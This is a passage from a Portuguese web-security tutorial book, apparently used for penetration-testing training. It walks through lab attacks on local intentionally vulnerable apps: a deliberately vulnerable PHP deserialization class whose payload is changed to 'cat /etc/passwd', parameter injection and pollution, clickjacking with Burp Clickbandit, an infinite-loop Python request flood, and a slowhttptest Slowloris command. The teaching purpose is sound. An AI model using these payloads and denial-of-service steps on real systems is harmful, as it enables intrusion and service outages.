    private $cmd;

    public function __construct($exemploParametro, $cmd)
    {
        $this->exemploParametro = $exemploParametro;
        $this->cmd = $cmd;
    }

    public function __wakeup()
    {
        if (isset($this->cmd))

        {
            echo "Restauracao do objeto no SO: <br>";
            echo system($this->cmd);
        }
    }
}

if (!isset($_GET["obj"]))
{
    $obj = urlencode(serialize(new Exemplo("Teste", "date")));
    echo "Esse objeto serializado foi criado: <br><br>";
    echo $obj;
    echo "<br><br>Para recuperar use o parametro GET obj com esse
 valor";
}
else
{
    $obj = urldecode(unserialize($_GET["obj"]));
    echo $obj;
}

?>
```

Esse código criado é bem simples, seu objetivo é criar um objeto da classe `Exemplo` e permitir a restauração desse objeto em um momento posterior. Quando ocorre a restauração, o sistema exibe na tela a hora e a data em que o procedimento aconteceu.

Para acessar essa funcionalidade, acesse o seguinte link: http://10.0.0.1/exemplo_des.php e note que o objeto é criado e mostrado na tela em codificação de URL. Caso esteja acontecendo algum erro, descomente a primeira linha, isso poderá auxiliá-lo em possíveis correções.




Figura 9.10: Objeto serializado na tela.

Com isso, para a restauração do objeto, devemos acessar o seguinte link: http://10.0.0.1/exemplo_des.php?obj=O%3A7%3A%22Exemplo%22%3A2%3A%7Bs%3A25%3A%22%00Exemplo%00exemploParametro%22%3Bs%3A5%3A%22Teste%22%3Bs%3A12%3A%22%00Exemplo%00cmd%22%3Bs%3A4%3A%22date%22%3B%7D.

Obteremos a resposta da figura a seguir.




Figura 9.11: Hora de restauração do objeto.

Agora, com o auxílio da ferramenta Burp Suite, vamos

interceptar essa requisição e desfazer a codificação de URL selecionando todo o valor do parâmetro `obj` e teclando `CTRL + SHIFT + U`. Note que existe um valor no meio do objeto serializado com o comando `date` do sistema operacional Linux e que será o executado para a exibição das horas.

```
1  GET /exemplo_des.php?obj=
   0:7:"Exemplo":2:{s:25:"ExemploexemploParametro";s:5:"Teste";s:12:"Exemplocmd";s:4:"date";} HTTP/1.1
2  Host: 10.0.0.1
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Cookie: security_level=0; tz_offset=-18000; BEEFHOOK=
   85TXvky7DxNBokkujk30qzHfIBMreizqRbssmbSP4HzhjnJOAAFGGOR9LYqNQdyani4W6ErZsdaiTsCq; dbx-postmeta=
   grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-
9  Upgrade-Insecure-Requests: 1
10
```

Figura 9.12: Comando date no objeto serializado.

Para realizarmos o ataque, vamos substituir o texto `date` por `cat /etc/passwd` e depois não podemos esquecer de refazer a codificação de URL selecionando todo o objeto serializado e clicando com o botão esquerdo em `convert selecion / URL / URL encode all characters`. Ao lado de onde está escrito o comando `date`, tem um valor `s:4` e isso significa o tamanho do texto. Você deve alterá-lo para 15 no caso desse comando. Após isso, basta dar prosseguimento para a requisição e você obterá o seguinte resultado.




Figura 9.13: Ataque com desserialização de objetos.

Da mesma forma que obtivemos o resultado acima, podemos executar qualquer comando e comprovar a vulnerabilidade de diversas formas. O que tivemos aqui foi uma introdução, ainda existe muito a explorar sobre a vulnerabilidade e você está totalmente apto a buscar mais detalhes, conforme a necessidade da sua carreira.

9.6 INJEÇÃO E POLUIÇÃO DE PARÂMETROS HTTP

A injeção de parâmetros no protocolo HTTP pode ser feita quando parâmetros enviados pelo cliente que não estavam previstos pelo servidor são utilizados de alguma maneira por ele.

Dessa forma, um usuário mal-intencionado pode injetar novos parâmetros nas requisições HTTP e alterar o comportamento do sistema de uma forma indesejada, possibilitando diversas ações não autorizadas. Já o ataque de poluição de parâmetros é uma técnica considerada de evasão, pois por meio dela é possível que o atacante contorne algumas proteções na aplicação. O fato de cada servidor possuir uma forma diferente de recuperar esses parâmetros HTTP, viabiliza esse ataque.

Para exemplificar o ataque de injeção de parâmetros HTTP, vamos utilizar o exemplo a seguir. Note a seguinte requisição que faz alusão a uma transferência bancária.

```
1  POST /banco/tranferencia.asp HTTP/1.1
2  Host: banco.exemplo.com
3  Content-Length: 123
4
5  contaOrigem=2021001&quantia=1000&contaDestino=2021050
```

Figura 9.14: Primeira requisição para transferência.

Essa solicitação enviada pelo usuário faz com que a aplicação realize, em uma situação hipotética, outra solicitação, só que dessa vez para um servidor interno específico que não é acessível diretamente pelo usuário. Para essa solicitação da figura acima, a aplicação copia alguns dos valores passados na solicitação vinda do cliente. Com isso, a segunda solicitação ficaria conforme a próxima figura.

```
1  POST /conf_trans.asp HTTP/1.1
2  Host: banco.interno.tt
3  Content-Length: 123
4
5  numConOrig=2021001&valor=1000&numConDes=2021050
```

Figura 9.15: Segunda requisição para transferência.

Essa outra solicitação faz com que o servidor interno, responsável pelas transferências, realmente verifique se há fundos disponíveis para realizar a operação e, em caso afirmativo, a realiza. No entanto, por meio de manipulação no serviço acessível diretamente, pode-se fazer com que a aplicação envie ao servidor interno um novo parâmetro, que supostamente dispensa a verificação de fundos. Suponha algo conforme a figura adiante.

```
1  POST /banco/tranferencia.asp HTTP/1.1
2  Host: banco.exemplo.com
3  Content-Length: 53
4
5  contaOrigem=2021001&validacao=false&quantia=1000&contaDestino=2021050
```

Figura 9.16: Primeira requisição para transferência com exploração.

Com a manipulação feita nessa figura, o sistema enviaria uma requisição adicionando um novo parâmetro ao sistema interno, que não era previsto e que alteraria o comportamento do sistema. A figura a seguir exibe a nova requisição enviada do sistema acessível pelo cliente para o sistema interno.

```
1  POST /conf_trans.asp HTTP/1.1
2  Host: banco.interno.tt
3  Content-Length: 123
4
5  numConOrig=2021001&validacao=false&valor=1000&numConDes=2021050
```

Figura 9.17: Segunda requisição para transferência com exploração.

Desenvolver um laboratório para explorar esse tipo de vulnerabilidade seria muito custoso, no entanto isso não prejudica o nosso aprendizado, já que ficou claro que o ataque de injeção de parâmetro afeta geralmente outro sistema, por meio da manipulação de um outro que entra em contato com ele.

Já no caso da poluição de parâmetros, não existe uma exploração a ser feita, basta assimilar a sua utilidade. Suponha que em uma certa aplicação um usuário não tenha permissão de editar uma informação e esse filtro é feito por meio da validação de parâmetros. O link a seguir exemplifica essa situação: `http://www.exemplo.com?acesso=visualizacao` .

A primeira ação que vem à nossa mente é alterar a URL de modo que ela fique similar a este link: `http://www.exemplo.com?acesso=edicao` .

No entanto, ao fazer isso é apresentada uma tela que informa uma falta de permissão para esse acesso. Nesse caso, podemos tentar uma poluição de parâmetros para burlar esse mecanismo, algo como: `http://www.exemplo.com?acesso=visualizacao&acesso=edicao` .

Esse link acima pode permitir o nosso acesso, dependendo da forma como o sistema foi implementado, pois o filtro pode trabalhar pegando a primeira ocorrência, mas na hora de recuperar a funcionalidade o sistema recupera a última. Esse é o conceito básico de um ataque de poluição de parâmetros.

9.7 CLICKJACKING OU UI REDRESS

Em alguns casos, não é possível explorar a vulnerabilidade de

CSRF, já vista em capítulos anteriores. Isso porque pode existir o que chamamos de *anti CSRF tokens* ou algum outro tipo de proteção dentro do sistema. Nesses contextos, podemos usar os ataques de *clickjacking*, que são projetados para permitir que um site externo induza ações do usuário em outro domínio, mesmo se *tokens* anti CSRF existirem. Esses ataques funcionam porque as solicitações são feitas realmente pela aplicação. Pode parecer um pouco confuso, mas é um ataque de uma engenharia muito bem elaborada.

Em sua forma básica, esse ataque envolve uma página web sob o controle do atacante que trará a página de destino dentro de um *iframe*. No decorrer do ataque, o atacante buscará sobrepor esse *iframe* da página alvo, de forma que ela fique invisível ao usuário que acessar a sua página. Dessa forma, quando o usuário interage com a página, embora pareça que ele está interagindo com o site enviado pelo atacante, na verdade ele está realizando ações no site que está no *iframe*, que por sua vez fica invisível, mas não desabilitado.

Para fazer esse laboratório, vamos usar a aplicação DVWA, acessível pela URL: http://10.0.0.1/dvwa/setup.php. Nessa página, vamos induzir o usuário a clicar no link que restaura o banco de dados por meio da vulnerabilidade de *clickjacking*. Para isso, também utilizaremos uma funcionalidade muito interessante do Burp Suite. Após acessar a DVWA, abra o Burp e, no menu no canto superior esquerdo, clique em Burp e depois em *Burp Clickbandit*.




Figura 9.18: Menu do Burp Clickbandit.

Isso abrirá uma tela com orientações de como utilizar essa ferramenta que automatiza o ataque de *clickjacking*. Sua primeira ação deverá ser clicar no botão *Copy Clickbandit to Clipboard*.




Figura 9.19: Burp Clickbandit.

Esse botão copiará para a nossa área de transferência um código muito incrível que vai nos auxiliar a explorar a página com *clickjacking*. Agora, acesse a página alvo em http://10.0.0.1/dvwa/setup.php e tecle F12 para abrir o inspetor de elementos. Vá até a aba console, cole o código copiado do Burp e

tecle *enter*.




Figura 9.20: Código do Burp Clickbandit aplicado no sistema.

Note que vai abrir uma tela superengenhosa. Procure a opção *sendbox iframe* e clique em *iniciar* para posicionarmos os nossos botões de clique. Após isso, clique no botão *start* e depois execute o botão da página alvo chamado *create/ reset database*. Quando notar que a ação foi executada, clique em *finish* e você verá a tela a seguir.




Figura 9.21: Colocando botão de clique com fundo visível.

Essa tela mostra como vai ficar a sua página para o ataque de *clickjacking*. Caso prefira um ataque mais elaborado, você poderá também clicar no botão *toggle transparency* e verá que a página alvo não aparecerá, no entanto, se você clicar no botão em vermelho, o seu clique vazará para a página alvo e você acionará o botão.




Figura 9.22: Colocando botão de clique com fundo invisível.

Para realizar o ataque, basta você escolher um dos modos acima e clicar no botão *save*. Quando fizer isso, você baixará um código para a exploração. Abra-o no navegador e clique no botão para ver o que acontece.




Figura 9.23: Ataque de clickjacking consumado.

Como é possível ver em modo aparente, o ataque foi realizado com sucesso. Essa nossa exploração foi simples, mas existem formas mais complexas, podendo até mesmo pedir que o usuário preencha um formulário. Esses ataques dependem muito da criatividade do atacante e da necessidade. No entanto, usar essa ferramenta do Burp Suite pode trazer um belo requinte ao seu relatório de vulnerabilidades.

9.8 ATAQUE DE ESTRESSE EM APLICAÇÕES WEB COM PYTHON

O ataque de estresse é similar ao teste de estresse no banco de dados, já que também é executado até o ponto de interrupção do

sistema. Nos dois casos, a aplicação será submetida a grandes volumes de informação, exigindo muito processamento e muitas conexões com o banco de dados, de forma que o sistema falhe em um ponto, que é chamado de ponto de interrupção do sistema.

Determinar o estado das transações do banco de dados envolve uma quantidade significativa de esforço e pode demorar muito tempo, dependendo dos recursos aplicados para o sistema. Em nosso caso, para explorar essa vulnerabilidade, devemos achar um formulário de cadastro, por exemplo, que não exija número máximo de interações. Dessa forma, podemos desenvolver um script automatizado que fique realizando cadastros até que encontremos esse ponto de falha na aplicação.

Para praticarmos esse ataque, vamos ao sistema DVWA na página relativa à vulnerabilidade de XSS Stored. Essa página pode ser acessada por meio do link http://10.0.0.1/dvwa/vulnerabilities/xss_s/. Nela, preencha o formulário do fórum, que pode ser com dados aleatórios para ficar mais fácil, mas, antes de submeter a página, abra o inspetor de elementos com F12. Feito isso, submeta os dados e vá até a aba `networking` , clique com o botão esquerdo na requisição feita e copie como cURL.

Existe uma forma de converter o comando de formado cURL para script python. O site https://curl.trillworks.com/ faz isso para nós. Você pode acessá-lo e colar comando cURL, assim você terá um script python para realizar a mesma requisição.




Figura 9.24: Site de conversão cURL em Python.

Com o script python em mãos, precisamos fazer algumas alterações para que ele fique em um loop infinito, enviando várias vezes os dados, e também exiba na tela algum tipo de status. O objetivo é causar algum erro. Então teremos um código como a seguir:

```
import requests

cookies = {

 'security': 'low',
 'security_level': '0',
 'tz_offset': '-18000',
 'BEEFHOOK': '85TXvky7DxNBokkujk30qzHfIBMreizqRbssmbSP4HzhjnJOAAF
GGOR9LYqNQdyani4W6ErZsdaiTsCq',
 'dbx-postmeta': 'grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-
,2-',
 'PHPSESSID': '0lcqep4s2v2jbnmksrsqltag66',
 'acopendivids': 'swingset,jotto,phpbb2,redmine',
 'acgroupswithpersist': 'nada',

}

headers = {

 'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20
100101 Firefox/68.0',
```

```
 'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8',
 'Accept-Language': 'en-US,en;q=0.5',
 'Referer': 'http://10.0.0.1/dvwa/vulnerabilities/xss_s/',
 'Content-Type': 'application/x-www-form-urlencoded',
 'Connection': 'keep-alive',
 'Upgrade-Insecure-Requests': '1',

}

data = {

 'txtName': 'jose',
 'mtxMessage': 'dasdasda',
 'btnSign': 'Sign Guestbook'

}

while(True):
    print(requests.post('http://10.0.0.1/dvwa/vulnerabilities/xss
_s/', headers=headers, cookies=cookies, data=data))
```

Execute o script com o comando `python3 arquivo.py` por algum tempo, depois acesse http://10.0.0.1/dvwa/vulnerabilities/xss_s/ e veja a quantidade de mensagens que foram salvas no banco de dados. Se for copiar o código acima para executar, atente-se aos dados de cabeçalhos, pois cada autenticação gera um dado diferente. Recomendo que você mesmo gere o código e faça a adaptação. Segue o resultado na página.




Figura 9.25: Ataque de estresse na aplicação.

Não fica difícil de perceber que se o sistema possuir muitos dados gerados assim ele se tornará muito lento e será inviável utilizá-lo. Com isso, pode haver um ataque de negação de serviço na aplicação, sendo também considerado uma falha.

9.9 NEGAÇÃO DE SERVIÇO USANDO O PROTOCOLO HTTP

Os ataques de inundação de requisições HTTP estão ligados ao fato de que o protocolo HTTP, por *design* de construção, requer que as solicitações sejam completamente recebidas pelo servidor

antes de serem processadas. Se uma solicitação HTTP não for concluída ou se a taxa de transferência for muito baixa, o servidor mantém seus recursos ocupados aguardando o restante dos dados. Caso o servidor mantenha muitos recursos ocupados, isso criará uma negação de serviço.

Para explorar essa falha, existe uma ferramenta bem conhecida que pode ser baixada no Kali com o comando `apt-get install slowhttptest` . Essa ferramenta, chamada *SlowHTTPTest*, é altamente configurável e foi desenvolvida para simular alguns ataques de negação de serviço na camada da aplicação web.

A *SlowHTTPTest* implementa diversos ataques de negação de serviço na camada da aplicação. Isso inclui ataques como *slowloris*, *Slow HTTP POST*, ataque de leitura lenta, entre outros. Apesar disso, o seu funcionamento é simples, pois essa ferramenta apenas envia solicitações HTTP parciais, tentando obter negação de serviço do servidor de destino.

Esses ataques de negação de serviços são bem conhecidos, então vamos praticar um pouco na camada da aplicação web. Para isso, não precisaremos apontar para um sistema específico, pois o alvo será o servidor web. Para realizar o ataque, você pode simplesmente executar o seguinte comando:

```
slowhttptest -c 1000 -H -g -o slowhttp -i 10 -r 200 -t GET -u htt
p://10.0.0.1/index.php
```

Nesse comando, passamos as seguintes informações: usaremos 1000 conexões (`-c 1000`) no modo de ataque Slowloris (`-H`) e geraremos estatísticas com isso (`-g`). O nome do arquivo de saída será *slowhttp* (`-o slowhttp`). Como esse ataque deixa os servidores esperando algum tempo, vamos usar o tempo de 10

segundos para aguardar os dados (`-i 10`) e 200 conexões simultâneas (`-r 200`) com apenas solicitações GET (`-t GET`). Em relação à URL de destino, podemos colocar qualquer página do nosso sistema com `-u` .

Após a execução do comando e um tempo aguardando, teremos a seguinte resposta no terminal:




Figura 9.26: Processo do ataque de negação de serviço.

Depois disso, tente acessar http://10.0.0.1 novamente e você verá o resultado, mas não se engane se você vir a tela, porque será o resultado do cache. Caso queira ter certeza, acesse um dos sistemas internos e verá a seguinte tela:




Figura 9.27: Página carregando eternamente.

O ataque deixará o sistema muito lento ou até mesmo inutilizável. Você poderá aumentar ainda mais a intensidade dos ataques. Nesse exemplo, usei os dados de https://tools.kali.org/stress-testing/slowhttptest, que devem ser adequados às necessidades de cada sistema para haver a negação de serviço.

9.10 BURLANDO CONTROLES CLIENT-SIDE

Muitos problemas de segurança surgem com aplicações web porque os clientes podem enviar entradas não previstas. Geralmente isso é possível quando a aplicação depende exclusivamente de controles do lado do cliente, ou seja, quando as validações estão no navegador do usuário e podem ser alteradas por usuários mais experientes.

Em geral, isso representa uma falha de segurança fundamental, pois o usuário tem controle total sobre os dados que ele envia e pode ignorar qualquer controle do lado do cliente que não seja replicado no servidor. Ao depender das tratativas de lógica de

negócio, essas manipulações podem levar a diversos riscos e prejuízos.

Para exemplificar esse problema, a aplicação mutillidae traz para nós a seguinte funcionalidade chamada *Client Side Control Challenge*: http://10.0.0.1/mutillidae/index.php?page=client-side-control-challenge.php. Essa funcionalidade faz menção a um formulário de cadastro com validações JavaScript e o objetivo é manipular os elementos HTML a fim de conseguir submeter a requisição.

Claro, obviamente não vou resolver todos os desafios da página aqui nesta seção. O que veremos aqui é o caminho das pedras, porque, ao resolver alguns desses, você já vai pegar o jeito e poderá fazer todos os outros com facilidade.

Para começar o nosso processo, vamos preencher o primeiro campo de dados e ver o que o sistema nos apresenta.




Figura 9.28: Primeiro preenchimento.

Parece que o primeiro elemento foi bem tranquilo, não houve validações, mas no segundo já podemos encontrar alguma dificuldade para alterar o valor do campo que é apenas de leitura. Então vamos precisar usar o inspetor de elemento novamente. Abra-o com F12 e, quando quiser verificar o código de um campo específico, você pode clicar em cima do campo com o botão esquerdo do mouse e em *Inspecionar elemento*.

Ao ver o código 42 que aparece dentro do campo chamado *read-only*, podemos tentar alterá-lo, mas não vamos conseguir. Para resolver esse desafio, clique no campo com o botão esquerdo e abra o inspetor de elemento. Você verá que o código do campo texto tem um atributo chamado `readonly`. Esse atributo trava o

